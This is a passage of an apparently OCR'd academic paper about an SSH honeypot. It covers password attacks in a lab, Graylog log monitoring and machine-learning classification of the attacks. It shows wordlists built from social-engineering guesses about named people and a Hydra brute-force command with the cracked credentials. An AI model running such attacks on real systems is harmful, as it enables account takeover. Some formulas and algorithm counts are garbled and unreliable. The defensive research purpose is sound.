


```
┌──(root💀kali)-[/home/Honeypot]
└─# cat > abcpassword.txt
abc12345
abc123
abc1234
abcbeyza
abcserkan
abcgokce
abcbirkan
birkanabc
serkanabc
gokceabc
beyzaabc
1234beyza
1234birkan
1234serkan
1234gokce
abc1234serkan
abc1234gokce
abc1234birkan
abc1234beyza
beyza_abc
birkan_abc
serkan_abc
gokce_abc
g.karacayilmaz
s.gonen
b.alhan
b.tasci
b_tasci
b_alhan
s_gonen
g_karacayilmaz
sgonen
btasci
tascib
balhan
alhanb
gonens
```

```
┌──(root💀kali)-[/home/Honeypot]
└─# cat > username.txt
b.tasci
tasci_beyza
tas_beyza
beyzatasci
tascibeyza
s.gönen
s_gonen
gonen_serkan
gonen_s
gonen.s
alhan.b
b.alhan
birkan_a
alhanb
b.alhan@abc.com
s.gonen@abc.com
g.karacayilmaz@abc.com
b.tasci@abc.com
g.karacayilmaz
karacayilmaz_g
gökce.k
gökce_karacayilmaz
karacayilmaz_gokce
serkangonen@abc.com
gokcekaracayilmaz@abc.com
birkanalhan@abc.com
beyzatasci@abc.com
```

Fig.9. Username and password lists created as a result of social engineering

Subsequently, password attacks have been carried out using the username/password lists obtained by social engineering, and the username and passwords obtained are shown in Figure 10. As can be seen in the figure, the password list attempt and results for certain users are seen. Subsequently, both users and passwords were tested on lists created as a result of social engineering. These trials also show the effect of the information obtained about the target system on the attack's success and on the success time.




```
┌──(root💀 kali)-[/home/Honeypot]
└─# hydra -L /home/Honeypot/username.txt -P /home/Honeypot/abcpassword.txt ssh://192.168.1.46          4 ⚙
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-16 11:00:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1482 login tries (l:38/p:39), ~93 tries per task
[DATA] attacking ssh://192.168.1.46:22/
[STATUS] 924.00 tries/min, 924 tries in 00:01h, 558 to do in 00:01h, 16 active
[22][ssh] host: 192.168.1.46   login: btasci   password: abcbeyza
[22][ssh] host: 192.168.1.46   login: sgonen   password: 1234serkan
[22][ssh] host: 192.168.1.46   login: balhan   password: alhanb
[22][ssh] host: 192.168.1.46   login: gkaracayilmaz   password: gokceabc
```

Fig.10. Usernames and passwords obtained as a result of social engineering password attack


In the second phase of the analysis, logs have been transferred to Graylog, an open-source log analyzer GUI (Graphical User Interface). Since every system communicates with logs, they must be constantly monitored. However, logs are often spread across multiple servers, and management of logs takes more and more time as data volume grows. To overcome these challenges, Graylog is used, a powerful open-source platform for both structured and unstructured data management and debugging applications. The purpose of using Graylog within this project's scope is to follow the logs to be taken over the Cowrie honeypot with a good and explanatory interface and provide an environment by facilitating the analysis process for the logs to be used by artificial intelligence. As an example of log analysis, the alerts of nmap scanning traffic are shown in Figure 11. As a result of this nmap scan, an output as seen in Figure 11 has been created on Cowrie logs Graylog. This attempt has been made to connect to the SSH port from the 192.168.1.43 IP address. However, the connection could not be established. The 192.168.1.43 IP address is the machine on which nmap scanning is performed.



```
timestamp                                                                        source
2021-06-16 09:41:17 +00:00                                                       ubuntu-20
[CowrieTelnetTransport,30,192.168.1.43] Connection lost after 1 seconds
2021-06-16 09:41:16 +00:00                                                       ubuntu-20
[cowrie.telnet.factory.HoneyPotTelnetFactory] New connection: 192.168.1.43:583 (192.168.1.46:23) [session: 8e09976cc9a8]
2021-06-16 09:41:16 +00:00                                                       ubuntu-20
[CowrieTelnetTransport,29,192.168.1.43] Connection lost after 5 seconds
2021-06-16 09:41:11 +00:00                                                       ubuntu-20
[cowrie.telnet.factory.HoneyPotTelnetFactory] New connection: 192.168.1.43:54056 (192.168.1.46:23) [session: 920c171f94d1]
2021-06-16 09:41:11 +00:00                                                       ubuntu-20
[CowrieTelnetTransport,28,192.168.1.43] Connection lost after 5 seconds
2021-06-16 09:41:06 +00:00                                                       ubuntu-20
[CowrieTelnetTransport,27,192.168.1.43] Connection lost after 0 seconds
2021-06-16 09:41:06 +00:00                                                       ubuntu-20
```

Fig.11. Graylog interface for Nmap scanning

A dashboard has been created to examine instantaneous events on Graylog as depicted in Figure 12. With this dashboard, the events taking place on the system were followed up on which application the most happened, with the pie chart in percentage. In addition, the numerical increase of the events can be monitored. The biggest benefit of this monitoring is that if there is a rapid increase in the number of messages, it can be understood that an attack has taken place (or there is a problem). At the same time, monitoring the attacks with details within the events allows quick reading and taking action. For example, attacks on Cowrie can be monitored instantly on the Graylog screen. Moreover, thus, speed and visuality have been gained to log tracking.



```
2021-05-13 18:03:52 +00:00                                                            ubuntu-20
[cowrie.telnet.factory.HoneyPotTelnetFactory] New connection: 192.168.1.21:47554 (192.168.1.22:23) [session: 1cd9c9cee1f5]

2021-05-13 18:03:52 +00:00                                                            ubuntu-20
[CowrieTelnetTransport,123,192.168.1.21] Connection lost after 5 seconds

2021-05-13 18:03:47 +00:00                                                            ubuntu-20
[cowrie.telnet.factory.HoneyPotTelnetFactory] New connection: 192.168.1.21:47552 (192.168.1.22:23) [session: f7a7ed0d5496]
```

Fig. 12. Graylog Attack Analyze Screen

5. Attack Classification

Machine Learning (ML) is the process that automatically evolves or learns from study or experience and acts without being explicitly programmed. Machine learning is making computing processes more efficient, reliable, and cost-effective. Machine learning generates models by analyzing even more complex data automatically, quickly, and more accurately. Basically, it is classified as supervised learning, unsupervised learning, semi-supervised learning, and reinforcement learning. The power of machine learning lies in its ability to provide generalized solutions through an architecture that can learn to improve performance. Due to its interdisciplinary nature plays a crucial role in various fields, including engineering, medicine, and computing [12]. While statistics primarily focuses on what conclusions can be drawn from the data, Machine Learning has additional questions about what computational architectures and algorithms can be used to capture, store, index, retrieve and combine this data most effectively [15]. The difference between Machine Learning and Classical Programming is as in the figure. In this study, the power of machine learning is used to classify password attacks.

In this study, RapidMiner has been used to classify data coming from Honeypot based on password attacks. RapidMiner is a tool for machine learning and data mining. For this, firstly, the logs of the attacked Honeypot have been taken. It was then inserted into machine learning algorithms on RapidMiner [3].

In the Supervised Learning method, parameters are given to the model one by one, and the model knows both the input data and the output data. When new data comes in, the model performs an analysis by taking them into account. In the Unsupervised Learning method, the algorithm has only input data and learns the natural structure from these data. Semi-Supervised Learning includes both techniques. It uses both labeled and unlabeled data. In Reinforcement Learning, the system tries to learn through interaction with the environment, rewards the desired situation, and punishes the undesired situation. The Deep Learning method is a type of machine learning where each layer receives information from the previous layer, and the result is formed in the next layer.

In the study, the Clustering structure has been created by using the system logs Unsupervised algorithm. As a result, system logs are divided into four different clusters according to a decision tree structure. The decision tree structure consists of 3 different attack types and the types of attacks that it cannot identify. The cluster structure has been created as a result of the classification made on the system logs. The classification is classified according to whether the password attacks are logged in or not and the attack type. The attack types are classified as dictionary attacks, brute force attacks, and phishing attacks. The cluster structure resulting from this classification is shown in Figure 13, the Plot axis structure has been added for each cluster.




Fig. 13. Cluster Structure

When these Plot axis and cluster results are examined, three different cluster structures created for three attack types are separated sharply, and a high success has been achieved for the machine learning part. In this way, since the group separations are separated with a definite line in the comments made using machine learning, it was possible to determine which cluster the attack type took place in. 4. Cluster structure refers to the cluster structure where three different attack types cannot be determined. However, the low density of the 4th Cluster structure in the plot axis graph is proof that machine learning evaluates three different attack types at high rates.

Libraries belonging to 9 different machine learning algorithms have been used in total. In this process, Naive Bayes, Logistic Regression, Decision Tree, Generalized Line, Random Forest, Gradient Boosted Trees, Support Vector Machine (SVM), and Deep Learning algorithms have been tested over real attack logs. The general structures of the prominent algorithms used in the study are given below.

5.1. **Naive Bayes.** Naive Bayes (NB) is a probability and statistical method based on a classification algorithm. It is a standard algorithm used in machine learning applications because of its simplicity in ensuring that all features contribute equally to the final decision. Computational efficiency equals this simplicity, making the NB approach exciting and suitable for different fields. The core component of NB classification is previous, next, and class conditional probability. This method has many benefits, such as being easy and very useful for large datasets. It can be used for binary and multiclass classification problems. Furthermore, less training data is required and can be used for both discrete and continuous data [8].

$$P\,(c \mid x) = \frac{P\,(c \mid x)\;\,P(c)}{P(x)}$$

$$P\,(c \mid X) = P\,(x_1 \mid c)\,xP\,(x_2 \mid c)\,x\ldots xP\,(x_n \mid c)\,xP(c)$$

5.2. **Logistic Regression.** The mechanism used in the study to convert continuous signals into binary output is called logistic regression. It calculates the probability that a set of inputs match the label. Logistic Regression (LR) is a powerful and well-designed method for supervised classification. It can be considered an extension of the usual regression and can usually model a binary variable that represents whether an event has occurred or not. Logistic Regression helps to find the probability that a new sample belongs to a particular class. Since it is a probability, the result is between 0 and 1. Therefore, to use Logistic Regression as a binary classifier, a threshold must be assigned to distinguish the two classes. Furthermore, the Logistic Regression model can be generalized to model a categorical variable with more than two values. This generalized version of Logistic Regression is known as polynomial logistic regression [30].

$$F(x) = \frac{1}{1+\mathrm{e}^{-\mathrm{x}}}$$

5.3. **Deep Learning.** Deep Learning is a type of Machine Learning inspired by the structure of the human brain. Deep learning algorithms constantly analyze data with a certain logical structure, trying to draw similar conclusions as humans would. To achieve this, deep learning uses a multi-layered structure of algorithms called neural networks. Neural networks are computer software in which basic functions such as generating new data from the data collected by the brain by learning, remembering, and generalizing by imitating the learning path of the human brain are performed [20]. A representative example of artificial neural networks is as in Figure 14 [16].




Fig.14. Deep Learning Artificial Neural Networks Diagram

5.4. **Decision Tree.** A Decision Tree algorithm is used for supervised machine learning to solve regression and classification problems by repeatedly splitting data based on a particular variable. The data is divided into nodes, and the leaf of the tree represents the final decisions. The purpose of the decision tree is to create a model that can be used to predict the target variable by learning the simple decision rules derived from the training data. The tree is created using training data during a training process. The leaf nodes hold the name of the class, while the decision node is a non-leaf node. The decision tree handles categorical and numerical data. The nonlinear relationship between the arguments does not affect the efficiency of the tree. The data does not need to be preprocessed. However, the possibility of overfitting may arise when the tree is repeatedly rebuilt [13]. Entropy is used in this algorithm. Entropy is a measure of data disorder. Entropy is measured in bits, nats, or bans. This is also called the measurement of uncertainty in any random variable [14]. Entropy can be calculated as:

$$\text{Entropy(p)} = -\int_{j=1}^{n} \frac{|\text{pj}|}{|p|} log \frac{|\text{pj}|}{|p|}$$

$$\text{Entropy}\left(\text{j} \mid \text{p}\right) = \frac{|\text{pj}|}{|p|} log \frac{|\text{pj}|}{|p|}$$

Information Gain is used to measure the relationship between inputs and outputs. It is a change in information entropy from state to state [32]. Finally, the information gain can be calculated as:

$$\text{Gain(p,j) = Entropy(p – Entropy(j|p))}$$

The generated clusters (clusters) have been inserted into the supervised learning algorithms, and the percentages for the detection of attacks, as shown in Figure 15. have been obtained.

The study, it is aimed to classify the data collected by the cowrie honeypot for attack packages without labeling with the unsupervised method, and it can be seen that the target has been achieved with the results obtained, and the system has made an accurate classification. The success rates obtained here indicate which of the previously performed cluster structures entered the attack logs. In this way, the attack type of the log record to be interpreted can be determined. As stated in Figure 15, the success rates for nine different algorithms are around 95 percent. The conclusion to be drawn from this means that the log record desired to be interpreted can be determined with a very high success rate to which attack type it belongs to.




Fig.15. Attack Classification Accuracy Rates

When the machine learning models applied in the study are examined in terms of computational complexity, time and data set size are the main factors affecting the computational complexity. In this direction, although the Decision Tree algorithm gave the fastest result with the data set used in the study, the performance of traditional algorithms decreases as the data set grows. When the accuracy and computational complexity are evaluated together, it is seen in Figure 16 that the Deep Learning algorithm works faster than the classical algorithms as the data set grows.




Fig.16. Performance Comparison of Deep Learning and Traditional ML Algorithms in Terms of Dataset [1]

6. Discussions

Within the scope of the study, it is focused on the detection of the types of password attacks performed on a honeypot. For this purpose, firstly, exploration and scanning stages were carried out by applying the penetration test stages. Subsequently, a denial-of-service attack was applied to precede the basic attack on the open ports, and finally, three different password attacks were carried out. The main purpose of performing different password attacks is to reveal the differences and superiority of each other. When the results obtained within the scope of the attack analysis are evaluated, it is seen that the brute force attack theoretically leads to absolute success, but this attack type detects the password in the longest time according to the features such as the complexity of the password used and the entropy value. Secondly, the success of the attempted dictionary attack is proportional to the extent to which the dictionary is used and the username and passwords match. If one has a dictionary with a high success rate, very successful results can be obtained. However, in cases where the overlap is low, both times will be prolonged, and unsuccessful results may be encountered. It has been seen that the most dangerous and successful attacks are password attacks carried out in the light of the information obtained through social engineering activities, which is the third type. In particular, the time required for the attack's success can be shortened by obtaining the usernames or detecting the username pattern. In the analysis, the classification of password attacks on Cowrie was examined. For this purpose, password attacks were predicted using Deep Learning and eight different machine learning models, and the results were compared. For the Deep Learning and machine learning methods used in the analysis, 70% of the incoming data was used in the training phase and the remaining 30% in the testing phase. The machine learning algorithms and accuracy values applied to the data transferred from Cowrie within the study areas in the Table. The algorithm with the highest accuracy among them was Deep Learning with approximately 99%. The lowest-performing was Linear Regression with 88%.

Determining the type of password attack will play a very important role in determining the measures to be taken for the target institution. For example, if a successful attack against a brute force attack can be carried out in a very short time, password policies will be reviewed, and sanctions can be made for users' stronger password use. After the success of the dictionary attack, the publicly shared information of the target institution and the information shared by the users on social media will be reviewed. After social engineering-based attacks, measures may be taken to raise awareness of users, and the institution may need to reconsider its security policies in case of an insider attack.

7. Conclusion

There are many defense systems in a wide range that have been developed and continue to be developed to ensure the security of active information systems. However, as in the physical environment, in the cyber environment where the attackers are more advantageous than the defenses, the defense systems in question have difficulties combating the new developing attack techniques that emerge every second. The attack surface has expanded in the cyber environment. Instead of directly attacking difficult and complex defense systems in the cyber environment, social engineering attacks are carried out, and the weakest link in the security chain, the human, is targeted. It is very difficult to follow the attacks made using social engineering. With social engineering, traps prepared specifically for individuals are unfortunately quite successful at present. As a precaution against these attacks, it is necessary to analyze the dangers that can be encountered by monitoring the aggressive behavior by using systems that will protect the systems, attract the attention of the attackers and attract them. In this study, a decoy system has been set up to be deployed in the environment where the systems aimed to be secured, and a ready-made structure has been obtained that protects the real system by distracting the attackers. The SSH service left open on Honeypot aims to attract the attention of attackers and trap them. Then, using the attack data collected by Honeypot, an analysis of artificial intelligence-supported password attacks was carried out. In this analysis, the classification of password attacks with artificial intelligence has been carried out successfully. Determining the type of password attack, the precautions to be taken will change, and protection from similar attacks will be provided. It has been evaluated that the study will make important contributions to the studies to be done in password attack analysis, attack classification, and social engineering attacks. This study focuses on the detecting password attack type via machine learning algorithms. In the following study, the other networks attacks will be analyzed on the packets captured during the attack using various honeypot systems.

Conflicts of Interest

The authors declare that there are no conflicts of interest regarding the publication of this article.

Authors Contribution Statement

In the study, all authors contributed to the writing of article and the analysis of the results. Besides, all authors carried out the design, literature review, obtaining the results, evaluating the results, spell checking and checking the content of the article.

References

[1] Alom, M., Taha, T., Yakopcic, C., Westberg, S., Sidike, P. et al., *A state-of-the-art survey on deep learning theory and architectures*, Electronics, **8**(3)(2019), 292.

[2] Arıkan, S.M., Benzer, R., *Bir güvenlik trendi: Bal küpü*, Acta Infologica, **2**(1)(2018), 1–11.

[3] Arunadevi, J., Ramya, S., Raja, M.R., *A study of classification algorithms using Rapidminer*, International Journal of Pure and Applied Mathematics, **119**(12)(2018), 15977–15988.

[4] Chou, H.C.H., Lee, C., Yu, H.J., Lai, F.P., Huang, K.H. et al., *Password cracking based on learned patterns from disclosed passwords*, IJICIC, **9**(2)(2013), 821–839.

[5] Dowling, S., Schukat, M., Barrett, E., *New framework for adaptive and agile honeypots*, ETRI Journal, **42**(6)(2020), 965–975.

[6] El Kamel, N., Eddabbah, M., Lmoumen, Y., Touahni, R., *A smart agent design for cyber security based on honeypot and machine learning*, Security and Communication Networks, (2020), 1–9.

[7] Fan, W., Du, Z., Smith-Creasey, M., Fernandez, D., *Honeydoc: an efficient honeypot architecture enabling all-round design*, IEEE Journal on Selected Areas in Communications, **37**(3)(2019), 683-697.

[8] Ibrahim, I., Abdulazeez, A., *The role of machine learning algorithms for diagnosing diseases*, Journal of Applied Science and Technology Trends, **2**(1)(2021), 10–19.

[9] Jetty, S., Network Scanning Cookbook: Practical Network Security Using Nmap and Nessus 7. Packt Publishing Ltd, 2018.

[10] Jones, J., Wimmer, H., Haddad, R.J., *PPTP VPN: An analysis of the effects of a DDoS attack*, in 2019 SoutheastCon, (2019), 1–6.

[11] Kakarla, T., Mairaj, A., Javaid, A.Y., *A real-world password cracking demonstration using open source tools for instructional use*, in 2018 IEEE International Conference on Electro/Information Technology (EIT), (2018: IEEE), 0387–0391.

[12] Kumar, D.P., Amgoth, T., Annavarapu, C.S.R., *Machine learning algorithms for wireless sensor networks: A survey*, Information Fusion, **49**(2019), 1–25.

[13] Li, J.H., *Cyber security meets artificial intelligence: a survey*, Frontiers of Information Technology & Electronic Engineering, **19**(12)(2018), 1462–1474.

[14] Li, M., Xu, H., Deng, Y., *Evidential decision tree based on belief entropy*, Entropy, **21**(9)(2019), 897.

[15] Manogaran, G., Lopez, D., *A survey of big data architectures and machine learning algorithms in healthcare*, International Journal of Biomedical Engineering and Technology, **25**(2-4)(2017), 182–211.

[16] Mohan, N., *Predicting Post-Procedural Complications Using Neural Networks on MIMIC-III Data*, (2018), [Online]. Available: https://digitalcommons.lsu.edu/gradschool_theses/4840, (accessed 30.06.2021, 2021).

[17] Naik, N., Jenkins, P., *A fuzzy approach for detecting and defending against spoofing attacks on low interaction honeypots*, in 2018 21st International Conference on Information Fusion (Fusion), (2018), 904–910.

[18] Naik, N., Jenkins, P., Savage, N., Yang, L., *A computational intelligence enabled honeypot for chasing ghosts in the wires*, Complex & Intelligent Systems, **7**(1)(2021), 477–494.

[19] OneLogin., *Six Types of Password Attacks*, [Online]. Available: https://www.onelogin.com/learn/mfa-types-of-cyber-attacks, (accessed 30.06.2021, 2021).

[20] Öztürk, K., Şahin, M.E., *Yapay sinir ağları ve yapay zekaya genel bir bakış*, Takvim-i Vekayi, **6**(2)(2018), 25–36.

[21] Ponnusamy, V.L., Selvam, M.P., Rafique, K., *Cybersecurity governance on social engineering awareness*, in Employing Recent Technologies for Improved Digital Governance: IGI Global, (2020), 210–236.

[22] Resul, D., Bitikçi, B., *Analysis of different types of network attacks on the GNS3 platform*, Sakarya University Journal of Computer and Information Sciences, **3**(3)(2020), 210–230.

[23] Roesch, M., et al., *Harnessing the full potential of industrial demand-side flexibility: An end-to-end approach connecting machines with markets through service-oriented IT platforms*, Applied Sciences, **9**(18)(2019), 3796.

[24] Salahdine, F., Kaabouch, N., *Social engineering attacks: A survey*, Future Internet, **11**(4)(2019), 89.

[25] Satoh, A., Nakamura, Y., Ikenaga, T., *A flow-based detection method for stealthy dictionary attacks against Secure Shell*, Journal of Information Security and Applications, **21**(2015), 31–41.

[26] Sentanoe, S., Taubmann, B., Reiser, H.P., *Virtual machine introspection based SSH honeypot*, in Proceedings of the 4th Workshop on Security in Highly Connected IT Systems, (2017), 13–18.

[27] Shrivastava, R.K., Bashir, B., Hota, C., *Attack detection and forensics using honeypot in IoT environment*, in International Conference on Distributed Computing and Internet Technology, (2019: Springer), 402–409.

[28] Sokol, P., Misek, J., Husak, M., *Honeypots and honeynets: issues of privacy*, EURASIP Journal on Information Security, **2017**(1)(2017), 1–9.

[29] Tsikerdekis, M., Zeadally, S., Schlesener, A., Sklavos, N., *Approaches for preventing honeypot detection and compromise*, in 2018 Global Information Infrastructure and Networking Symposium (GIIS), (2018), 1–6.

[30] Uddin, S., Khan, A., Hossain, M.E., Moni, M.A., *Comparing different supervised machine learning algorithms for disease prediction*, BMC medical informatics and decision making, **19**(1)(2019), 1–16.

[31] Verma, A., *Production honeypots: An organization's view*, SANS Security Essentials, (2003), 1–28.

[32] Zhang, H., Zhou, R., *The analysis and optimization of decision tree based on ID3 algorithm*, in 2017 9th International Conference on Modelling, Identification and Control (ICMIC), (2017), 924–928.